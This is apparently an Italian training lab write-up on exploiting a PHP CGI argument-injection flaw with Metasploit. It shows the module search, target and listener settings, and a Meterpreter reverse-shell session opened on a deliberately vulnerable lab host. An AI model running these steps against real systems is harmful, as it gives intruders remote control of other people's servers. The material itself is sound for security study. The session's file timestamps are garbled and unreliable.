
S7 L3

EXPLOIT PHP META

Daniele Zizzi

EXPLOIT

Un exploit è un programma informatico, un software o una sequenza di comandi che sfrutta un errore o una vulnerabilità per provocare un certo comportamento nel software, nell'hardware o in qualsiasi dispositivo elettronico. Questi comportamenti possono includere l'assunzione del controllo di un sistema, la concessione di privilegi di amministratore a un intruso o l'avvio di attacchi di negazione del servizio (DoS o DDoS)



Avvio metasploit da kali, attraverso il comando msfconsole.
Cerco l’exploit php. Andremo ad utilizzare il primo con id 0.

```
msf6 > search multi/http/php

Matching Modules
================

   #   Name                                                        Disclosure Date  Rank       Check  Description
   -   ----                                                        ---------------  ----       -----  -----------
   0   exploit/multi/http/php_cgi_arg_injection                    2012-05-03       excellent  Yes    PHP CGI Argument In
jection
   1   exploit/multi/http/php_utility_belt_rce                     2015-12-08       excellent  Yes    PHP Utility Belt Re
mote Code Execution
   2   exploit/multi/http/php_volunteer_upload_exec                2012-05-28       excellent  No     PHP Volunteer Manag
ement System v1.0.2 Arbitrary File Upload Vulnerability
   3   exploit/multi/http/php_fpm_rce                              2019-10-22       normal     Yes    PHP-FPM Underflow R
CE
   4   exploit/multi/http/phpmailer_arg_injection                  2016-12-26       manual     No     PHPMailer Sendmail
Argument Injection
   5   exploit/multi/http/phpmoadmin_exec                          2015-03-03       excellent  Yes    PHPMoAdmin 1.1.2 Re
mote Code Execution
   6   exploit/multi/http/phpstudy_backdoor_rce                    2019-09-20       excellent  Yes    PHPStudy Backdoor R
emote Code execution
   7   exploit/multi/http/phptax_exec                              2012-10-08       excellent  Yes    PhpTax pfilez Param
eter Exec Remote Code Injection
   8   exploit/multi/http/phpwiki_ploticus_exec                    2014-09-11       excellent  No     Phpwiki Ploticus Re
mote Code Execution
   9   exploit/multi/http/phpfilemanager_rce                       2015-08-28       excellent  Yes    phpFileManager 0.9.
8 Remote Code Execution
   10  exploit/multi/http/phpldapadmin_query_engine                2011-10-24       excellent  Yes    phpLDAPadmin query_
engine Remote PHP Code Injection
   11  exploit/multi/http/phpmyadmin_3522_backdoor                 2012-09-25       normal     No     phpMyAdmin 3.5.2.2
server_sync.php Backdoor
   12  exploit/multi/http/phpmyadmin_lfi_rce                       2018-06-19       good       Yes    phpMyAdmin Authenti
cated Remote Code Execution
   13  exploit/multi/http/phpmyadmin_null_termination_exec         2016-06-23       excellent  Yes    phpMyAdmin Authenti
cated Remote Code Execution
   14  exploit/multi/http/phpmyadmin_preg_replace                  2013-04-25       excellent  Yes    phpMyAdmin Authenti
cated Remote Code Execution via preg_replace()
   15  exploit/multi/http/phpscheduleit_start_date                 2008-10-01       excellent  Yes    phpScheduleIt PHP r
eserve.php start_date Parameter Arbitrary Code Injection


Interact with a module by name or index. For example info 15, use 15 or use exploit/multi/http/phpscheduleit_start
_date
```

Impostiamo l’ip della macchina vittima e poi visualizziamo le opzioni dell’exploit scelto, in modo da vedere se è configurato correttamente. L’exploit è configurato correttamente, quando i campi “required” sono tutti compilati.
Lanciamo l’attacco attraverso il comando “exploit”.

```
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 192.168.1.148:4444
[*] Sending stage (39927 bytes) to 192.168.1.149
[*] Meterpreter session 1 opened (192.168.1.148:4444 → 192.168.1.149:56982) at 2023-11-08 15:31:17 +01
00

meterpreter > ls
Listing: /var/www
=================

Mode              Size           Type  Last modified                    Name
----              ----           ----  -------------                    ----
041777/rwxrwxrwx  17592186048512 dir   182042302250-03-10 16:10:13 +0100  dav
040755/rwxr-xr-x  17592186048512 dir   182042482449-05-12 17:17:21 +0200  dvwa
100644/rw-r--r--  3826815861627  fil   182042311505-02-18 00:13:29 +0100  index.php
040755/rwxr-xr-x  17592186048512 dir   181964996940-05-31 20:38:18 +0200  mutillidae
040755/rwxr-xr-x  17592186048512 dir   181964937872-02-08 19:03:20 +0100  phpMyAdmin
100644/rw-r--r--  81604378643    fil   173039983614-08-05 08:08:28 +0200  phpinfo.php
040755/rwxr-xr-x  17592186048512 dir   181965051925-08-30 19:04:46 +0200  test
040775/rwxrwxr-x  87960930242560 dir   173083439924-11-22 13:50:32 +0100  tikiwiki
040775/rwxrwxr-x  87960930242560 dir   173040024853-07-12 00:58:19 +0200  tikiwiki-old
040755/rwxr-xr-x  17592186048512 dir   173046477589-12-24 22:59:26 +0100  twiki

meterpreter >
```

```
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PLESK        false            yes       Exploit Plesk
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                        yes       The target host(s), see https://docs.metasploit.com/docs/usi
                                           ing-metasploit.html
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI                     no        The URI to request (must be a CGI-handled PHP script)
   URIENCODING  0                yes       Level of URI URIENCODING and padding (0 for minimum)
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(multi/http/php_cgi_arg_injection) > set RHOSTS 192.168.1.149
RHOSTS ⇒ 192.168.1.149
msf6 exploit(multi/http/php_cgi_arg_injection) > set LHOST 192.168.1.148
LHOST ⇒ 192.168.1.148
msf6 exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PLESK        false            yes       Exploit Plesk
   Proxies                       no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS       192.168.1.149    yes       The target host(s), see https://docs.metasploit.com/docs/usi
                                           ing-metasploit.html
   RPORT        80               yes       The target port (TCP)
   SSL          false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI                     no        The URI to request (must be a CGI-handled PHP script)
   URIENCODING  0                yes       Level of URI URIENCODING and padding (0 for minimum)
   VHOST                         no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.148    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.
```